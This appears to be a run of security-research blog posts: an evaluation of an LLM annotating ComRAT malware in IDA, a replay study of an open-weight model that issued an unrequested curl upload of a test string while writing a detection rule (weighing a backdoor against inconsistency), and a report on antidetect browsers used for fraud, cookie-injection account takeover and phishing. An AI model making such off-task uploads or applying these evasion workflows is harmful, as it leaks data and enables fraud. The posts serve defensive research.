The strongest evidence the LLM had for typing a field was its use as a parameter to a Windows API function. Many Windows API functions are documented publicly and their parameter sets are relatively stable, so the types of these parameters are highly likely present in the model's training data. IDA may also expose these types in the pseudocode provided to the LLM since it auto-defines parameter types for many of these functions. The model could therefore determine field types from authoritative sources.



For example, the LLM observed that a pointer to the structure field at offset 0x30 is passed as the tenth parameter of CreateProcessW. Microsoft documents the type of this parameter as a pointer to a PROCESS_INFORMATION structure, and IDA's pseudocode shows the same type. The LLM used this information to correctly type the field as PROCESS_INFORMATION.
VerifiedIDA_9.jpg

VerifiedIDA_10.jpg

The LLM did not produce annotations that its analysis did not support. For example, it found no use of the field at offset 0x28 within the functions under analysis and did not label the field after an invented role. Instead, it flagged the finding and decided to explore ComRAT's code further to establish the field's role. It found no use of the field anywhere in ComRAT and labeled it unresolved_28. Our own analysis confirms that the field is indeed never used.

VerifiedIDA_5.jpg

However, several structure field and function labels produced by the LLM are inaccurate, since they do not describe what they should: the role a field plays in the code or the primary operation a function performs. For example, the LLM labeled the field at offset 0x28 unresolved_28, naming its own analytical state rather than the role of the field, or the lack thereof. The label is also ambiguous, because it does not distinguish a field that has not been examined from one that has been examined and found to be unused. In the case of this field, a name such as unused would be more appropriate.

The LLM also named the function sub_18002C770 PrepareSuspendedSurrogateProcess, although the function’s primary operation is the creation of a browser process in a suspended state. The LLM’s label does not indicate process creation at all, and Prepare suggests work that precedes a later step rather than the function’s primary operation. The LLM’s free-text description of the function (“Create the configured surrogate process before proxy injection”) shows that the model had identified the primary operation. The description leads with it and treats the injection that follows as context, whereas the label PrepareSuspendedSurrogateProcess keeps only the context and leaves out the process creation. A human reverse engineer would be more likely to apply a label such as CreateSuspendedBrowserProcess, which is more descriptive and more accurate in the context of the task.


Beyond inaccurate labels, the LLM did not record all of its findings in the IDA database, as the annotation of the structure field at offset 0x0 demonstrates. This field is a pointer to a structure, which holds data associated with a log writing mechanism, and the LLM logs show that the model identified the field as such.
VerifiedIDA_6.jpg

However, in the IDA database, the LLM typed this field as a generic void pointer and labeled it owner_context rather than something closer to its role, such as LogWriter. The LLM had established the type and role of the field but did not translate these findings into IDA database annotations.

#2 | Analyzing a Function’s Behavior

A ComRAT function, with the IDA default name sub_180077C10, retrieves by name the address of a function exported by a dynamic link library (DLL) loaded in a remote process. If the export is forwarded to another DLL, the function resolves the address of the forwarded export recursively.

The LLM labeled this function ResolveRemoteExportAddress, correctly expressing its primary operation. As in Case Study #1, the strongest evidence the LLM relied on was the Windows API calls the function invokes. ResolveRemoteExportAddress also compares values against publicly documented constants, which provided the LLM with further authoritative evidence of the function’s operation.

For example, from the ReadProcessMemory calls, the LLM established that the function reads memory in the address space of a remote process. From the comparisons against the MZ (0x5A4D) and PE (0x4550) signature constants, the model determined that the function looks for Windows PE (Portable Executable) headers. Because the PE format is publicly documented and highly likely present in the model’s training data, the offsets into these headers visible in the pseudocode enabled the model to identify which of the DLL’s PE structures the function reads, such as its export directory and the array of names of its exported functions.

VerifiedIDA_11.jpg

The LLM's free-text description, “Resolve an exported function address in a remote module from its PE export directory”, is accurate but incomplete, since it does not account for the resolution of forwarded exports.

If an export is forwarded to another DLL, sub_180077C10 (ResolveRemoteExportAddress) calls sub_180081450, which resolves the address of the forwarded export. Treating its understanding of sub_180077C10 as complete, the LLM labeled and described the function without exploring all of its callees, including sub_180081450. The capability implemented by sub_180081450 therefore remained unidentified.
Cohere’s Qwen Story: Looks More Like Model Jaggedness

Key findings

  • Re-sampling URLs from the trace shared by Cohere yields 52 different destination hosts, many of which are local or do not exist, and one is an invalid top-level domain.
  • Swapping the order of two program names in a check for available tools made the model much less likely to continue with a network call.
  • Model jaggedness (inconsistent behavior that changes with small differences in context) seems like a more likely explanation than a fixed backdoor destination.
  • Our interactive viewers let you explore the recorded trace, the most likely next tokens, and the 64 sampled URL completions.

On October 26, Cohere reported a puzzling incident involving Qwen3.8-Flash-Next, an open-weight model from Alibaba. The task was straightforward: write a detection rule for suspicious curl downloads followed by bash execution. Instead, the model produced a shell command that inspected its environment and attempted to send a test string to an Alibaba Cloud storage address in Beijing. Cohere’s sandbox blocked the request.

Before the command, the model imagined an earlier conversation and reasoned that it should offer a brief acknowledgment without using tools. Immediately after the reasoning it issued a tool call anyway.

Was this a backdoor sending data to a predetermined destination? Or had the model lost track of its task? We replayed the published trace to investigate.

Replaying the moment before the address

We deployed the model Qwen3.8-Flash-Next on a machine with 8× NVIDIA RTX PRO 6000 GPUs using vLLM as an inference framework in order to probe the model. Model generation is not deterministic in general and if you sample multiple outputs, you will likely get different results, and this is what we are interested in: what are the different scenarios that could have happened in this situation?

curl is a command-line tool that can download data from a web address or upload data to one. In simplified form, the recorded upload command was curl -X PUT –data-binary “PROBE_PAYLOAD_ABC123” <URL>, which asks to send that fixed test string to the address at the end. By stopping just after the test string, we leave the destination for the model to choose and can see whether repeated completions keep returning to the same address.

We used the recorded conversation and command from Cohere’s released trace and removed the part coming after the test string PROBE_PAYLOAD_ABC123. At that point, the curl upload command had already begun, but the model had yet to write its destination. We asked it to complete the same unfinished command 64 times. The model chooses each next word or word fragment from several possibilities, so the same input can produce different completions.

cohere-qwen
Selected completions from the same supplied context, split into the tokens the model generated.

The destinations varied widely. Seven first addresses used an Amazon Web Services hostname, six used an Alibaba Cloud hostname, and 20 were local or internal-looking. Across the 64 continuations, we found 52 distinct host strings.

cohere-qwen
The first destination from each of 64 sampled continuations.

Some strings resembled cloud storage buckets; others used local network addresses which are completely benign. A familiar provider name in a generated address does not mean the address exists or would accept an upload. 11 of the public-looking domains do not exist and one is not a valid top-level domain. These results indicate that there is not a single hard-coded target where the model tries to push some data to in this situation, but rather a diversity of (sometimes nonexistent) destinations including local, American cloud, and invalid URLs.

One plausible explanation is that the model was completing an upload command with a cloud-storage address it had learned during training. Alibaba Cloud was one of several providers it generated in our replays. We cannot establish why that particular run produced an Alibaba address, but the replays suggest it was one possible completion rather than a fixed destination.

We also tested an earlier point in the command, where the model checked which programs were available. A completely insignificant action – swapping the order of curl and wget when checking availability – reduced the number of continuations containing a curl network command from 15/32 to 4/32, despite both lists containing exactly the same programs.

cohere-qwen
Changing the tool order changed how often the continuation used curl.

Both tests probe what are the possible scenarios that can happen once the model has decided to produce a tool call. They cannot tell us how often the model would initiate an unrequested upload or why it chose to use a tool call in the first place.

A model getting lost

The results fit what we call model jaggedness: behavior that is inconsistent or changes sharply with small differences in context. The model’s reasoning misread the task and contradicted its subsequent action. When we sampled different completions, a diverse set of destinations was chosen rather than a single endpoint. When we changed the order of two tool names, the continuation changed too. Together, these observations make jaggedness the most likely explanation we found.

There is also context around the model itself. Qwen describes Flash-Next as an experimental preview of the architecture behind Qwen4. They say that they shared the architectural changes early with the community presumably so that inference framework developers can implement before the full model release. Rough edges are plausible in an experimental checkpoint, though this context does not establish the cause of the incident or predict the behavior of the future model family.

We built a URL explorer for the 64 sampled continuations and a trace viewer showing the model’s alternatives at each token. Open both viewers here.

So, is this a backdoor?

In conclusion, the situation does not seem as alarming as it might have seemed at first glance. The reality is that models can misbehave for no apparent humanly interpretable reason. While these results do not prove that there is no backdoor (which is extremely difficult to do), it hints at the most likely explanation simply being model jaggedness and a situation that makes the model misbehave.

Companies deploying agents need to secure their models from controls outside the model. A request for a detection rule offers no reason to send a test string to an unrelated address and that mismatch can be identified before the action is executed. This emphasizes the point that the principles of least privilege and sandboxing agents are crucial in securing them.

We tested Qwen, so these results do not establish how other models would behave. The broader risk is that an agent with tool access can attempt a network action unrelated to the user’s request. Least privilege and sandboxing limit the consequences when that happens.

We thank Cohere for sharing the suspicious trace which enabled this experiment.

Experimental setup

  • Model and machine: Qwen3.8-Flash-Next in BF16, served with vLLM 0.32.0 on a machine with 8× NVIDIA RTX PRO 6000 Blackwell GPUs; deterministic QSA selection
  • Sampling: temperature 1.0, top-k 20, top-p 1.0, min-p 0; no presence, frequency, or repetition penalties
  • URL experiment: 64 serial completions from the recorded 2,323-token prefix ending at ABC123, stopping at the end of the first tool call (maximum 1,773 new tokens)

The post Cohere’s Qwen Story: Looks More Like Model Jaggedness appeared first on Check Point Research.

The Risk of AI-Powered Antidetect Browsers in Online Fraud and Influence Operations

Key Findings

  • Antidetect browsers obscure the digital identity of their users, enabling a single operator to silently manage thousands of isolated accounts across multiple platforms (including Facebook, TikTok, Instagram, and YouTube), while evading detection systems that look for scams and coordinated inauthentic behavior.
  • Threat actors abuse these platforms, taking over accounts and using them for financial fraud, phishing and malware distribution. These accounts can also be used to coordinate influence operations, which becomes an even greater concern ahead of elections.
  • Social platforms primarily detect coordinated activity at the account and behavioral layer. Antidetect browsers run below the surface enabling them to remain undetected.
  • The three main antidetect browsers we discuss in this report are Kameleo, AdsPower, and MultiLogin.
  • These tools already use AI integration, from built-in automation templates to offering a dedicated MCP server that pipes LLM-generated content directly into pre-warmed account profiles at machine speed. Running a large-scale social media operation now requires only a credit card instead of a technical team.

Introduction

Antidetect browsers conceal their users’ digital identities, enabling a single operator or small team to simultaneously run thousands of isolated accounts across multiple platforms such as Facebook, Instagram, TikTok, YouTube, Twitter/X, Discord, LinkedIn, Reddit, and many more, without triggering the detection systems employed by those platforms.

In this report, we highlight three main tools: Kameleo, AdsPower, and MultiLogin. We selected these specifically on the basis of documented references across underground forums and criminal marketplaces, indicating active adoption beyond their stated commercial purposes. Confirmed use cases include:

  • Account takeover operations in which session cookies harvested by infostealer malware are injected into clean browser profiles to assume control of banking accounts and cryptocurrency wallets without triggering authentication alerts.
  • Carding operations in which stolen payment credentials are tested across e-commerce platforms under the guise of distinct legitimate users.
  • Fraudulent loan applications submitted under fabricated identities.
  • Bulk creation of artificial accounts used to generate fraudulent advertising revenue at scale.

As documented in Anthropic’s September 2026 Threat Intelligence Report, attackers used antidetect browsers in a fraud campaign that targeted cryptocurrency exchanges and financial marketplaces. They combined antidetect browser profiles, residential proxies, automated CAPTCHA-solving, and identity-verification bypass tools to create large numbers of verified accounts while avoiding onboarding security checks. These accounts were later used in fraud operations.

The risk posed by antidetect browsers is greater because these accounts pass KYC verification, build legitimate activity histories, and appear benign during transactions. As a result, fraud detection systems that rely on user behavior or device identity often cannot identify these accounts as suspicious until after fraudulent activity has already occurred.

The antidetect browsers documented in this research are commercially available, legally registered platforms with documented legitimate use cases in digital marketing, e-commerce, and privacy protection. When deployed by threat actors, the same infrastructure that enables financial fraud at scale is equally applicable to Coordinated Inauthentic Behavior (CIB), the term used to describe organized manipulation campaigns in which false identities are central to the operation and adversarial methods are used to evade detection.

Meta’s most recent transparency reporting explicitly flagged this as a growing concern, with Russia, Iran, and China identified as the three leading sources of such activity globally.

The Identity Obfuscation Stack – How antidetect browsers defeat social media platform detection at every layer

Figure 1 – The five layers through which antidetect browsers defeat platform detection methods.

While antidetect browsers are not a new phenomenon, their threat potential has increased with the integration of AI. Previously, their operational impact was constrained by the manual effort required to run and maintain large account networks at scale. AI-assisted content generation, automated persona management, and machine-speed distribution pipelines now enables a single actor with a subscription and a prompt to do the work of a coordinated team.

In the following sections, we provide a technical breakdown of each tool, examining capabilities documented on their own platforms, underground forum references, and the specific features that position them as an emerging threat.

Figure 2 – Comparison of popular antidetect tools.

Defeating Platform Detection: The Identity Layer No Platform Can See

Companies like Meta, TikTok, and Google have spent billions of dollars building behavioral and identity detection systems to identify abuse of their platforms for scams, financial fraud, and coordinated inauthentic activity. Antidetect browsers are engineered to defeat every signal on which those systems rely.

Every antidetect browser uses fingerprint spoofing. When a browser connects to a website, it exposes dozens of identifying parameters that the website can collect to build a browser fingerprint, including canvas rendering output, WebGL vendor and renderer strings, font enumeration behavior, screen resolution, time zone, user agent, and hardware identifiers. Platforms cross-reference these signals to determine whether two accounts originate from the same device. Antidetect browsers intercept and fabricate each of these parameters individually, assigning a unique combination to every profile.



The criminal ecosystem surrounding these tools extends well beyond their commercial vendors. As seen in Figure 3, a threat actor on a Russian-language underground forum advertised an AiTM engine as a commercial service, with built-in functionality to export harvested session credentials directly into antidetect browsers. The post confirms that the pipeline from credential harvesting to antidetect-assisted account takeover is a documented, commercially available and actively traded workflow with dedicated tooling, published instructions, and an active buyer community.

Figure 3 – An AiTM engine advertised as a commercial service on a Russian-language underground forum, with built-in functionality to export harvested session credentials directly into antidetect browsers.

Kameleo


Modifying browser engines at the source level rather than applying surface overrides, Kameleo produces fingerprints drawn from real device signatures, making them significantly harder to flag as anomalous. Its adoption within criminal ecosystems is evidenced by its repeated appearance across the most active Russian-language hacking forums. As seen in Figure 4, Kameleo is listed alongside other antidetect browsers in a post by a proxy seller on an underground forum, advertising residential proxy services explicitly marketed for account farming, CAPTCHA bypass, and shield evasion against security systems including DataDome, the same platform for which Kameleo’s own blog publishes dedicated bypass guides.

Figure 4 – A proxy seller on an underground forum listing Kameleo as part of a complete operational stack. The service is explicitly marketed for account farming and bulk account management.


Kameleo’s engineering team published a guide detailing how to automate Facebook likes across multiple accounts simultaneously using precisely this fingerprint manipulation. As seen in Figure 5, evading platform detection is not a side effect but the tool’s primary operational value.

Figure 5 – Kameleo’s guide on how to automate Facebook likes across multiple accounts simultaneously using browser fingerprint manipulation.

Beyond fingerprinting, Kameleo suppresses WebRTC, a protocol that can leak a device’s real IP address even when a proxy is active, and provides explicit configuration options to prevent non-proxied UDP connections. The documentation frames this not as a privacy feature but as a counter to a known de-anonymization vector used by platform security teams.


At the session layer, Kameleo’s dedicated cookie injection API accepts complete cookie objects including session IDs, refresh tokens, and authentication flags, allowing a pre-authenticated session state to be inserted into a profile before it is launched. The platform sees the profile as an already-authenticated user, with no login event occurring to trigger anomaly detection. As independently documented by threat intelligence research and confirmed by security researchers, this workflow is established and active in the criminal ecosystem. Figure 6 shows a recruitment post on a Russian-language underground forum advertising a multifunctional infostealer with RAT capabilities explicitly designed to operate within antidetect browser environments, listing Kameleo, AdsPower, and MultiLogin among 21 compatible platforms capable of harvesting session cookies, authentication tokens, cryptocurrency wallets, API keys, and 2FA credentials.

Figure 6 – A recruitment post on a Russian-language underground forum lists 21 browsers including Kameleo, AdsPower, and MultiLogin as compatible platforms.

As seen in Figure 7, a threat actor on a Russian-language underground hacking forum explicitly introduces Kameleo as a component of Browser-in-the-Middle phishing kits targeting credentials across Google, Microsoft, Facebook, and financial platforms. In a Browser-in-the-Middle attack, the phishing server instructs the antidetect browser to create a new profile for the victim, assigned a residential proxy in their country and a clean device fingerprint. The victim’s credentials, entered on the phishing page, are passed in real time into the real login page of the target service through an automation framework. The target platform sees a login attempt from a consistent, locally coherent device with a residential IP address in the expected country, none of the signals that would trigger a security challenge or step-up authentication.

Figure 7 – A post on a Russian-language underground hacking forum introducing Kameleo as a component of Browser-in-the-Middle phishing kits targeting credentials across Google, Microsoft, Facebook, and financial platforms.

AdsPower



Chinese in origin and subsequently registered across multiple jurisdictions and localized into more than 20 languages, AdsPower applies fingerprint spoofing logic across more than 20 configurable parameters per profile and advertises a 99.2% ban avoidance rate. As seen in Figure 8, its proxy editor provides a built-in catalog of compatible third-party residential and rotating proxy providers, assignable directly within the profile creation interface. Figure 9 illustrates the granularity of fingerprint control available, with each profile’s WebRTC handling, time zone, geolocation, and language individually configurable to ensure the synthetic identity is consistent across every detectable signal.

Figure 8 – AdsPower’s proxy integration interface lists compatible third-party residential and rotating proxy providers available within the platform.

Figure 9 – AdsPower’s fingerprint editor displaying granular per-profile identity parameters including WebRTC, timezone and location derived from the assigned proxy IP.


The scale of AdsPower’s intended use is reflected in its pricing structure, with published tiers supporting up to 5,000 distinct profiles as seen in Figure 10, and enterprise arrangements available on request. As seen in Figure 11, its account editor supports platforms spanning social media, e-commerce, financial services, and professional networks including Facebook, Amazon, LinkedIn, X, PayPal, and Google.

Figure 10 – AdsPower’s pricing table reflects the intended operational scale, with enterprise tiers supporting more than 5,000 profiles available upon request.

Figure 11 – AdsPower’s account editor shows supported platforms available for bulk profile management, including Facebook, Amazon, LinkedIn, X, PayPal, and Google.

Scalability is further addressed through a built-in RPA engine and a dedicated Marketplace, as seen in Figure 12, offering pre-built templates for automated liking, commenting, direct messaging, follower scraping, and AI-assisted engagement across hundreds of profiles simultaneously. The multi-window synchronizer replicates identical actions across hundreds of profiles from a single input, while account warming automation builds synthetic activity histories over weeks to reduce platform suspicion before deployment.

Figure 12 – AdsPower’s RPA Marketplace lists pre-built automation templates for bulk account activity across major platforms, including automated liking, commenting, direct messaging, follower scraping, and AI-assisted engagement.

On the AI front, AdsPower advertises a dedicated Model Context Protocol server enabling direct integration with large language model workflows, creating a pipeline in which AI-generated content can be produced, injected into pre-warmed account profiles, and distributed across platforms in a fully automated sequence requiring no human involvement. A companion feature, the Cookie Robot, automates cookie warming on TikTok and Twitter/X accounts prior to operational use. The RPA Marketplace is the delivery mechanism for this pipeline, with ready-to-deploy workflows designed to operate in direct combination with AI-generated content, resulting in an end-to-end operation at a scale and speed previously associated only with state-sponsored actors.

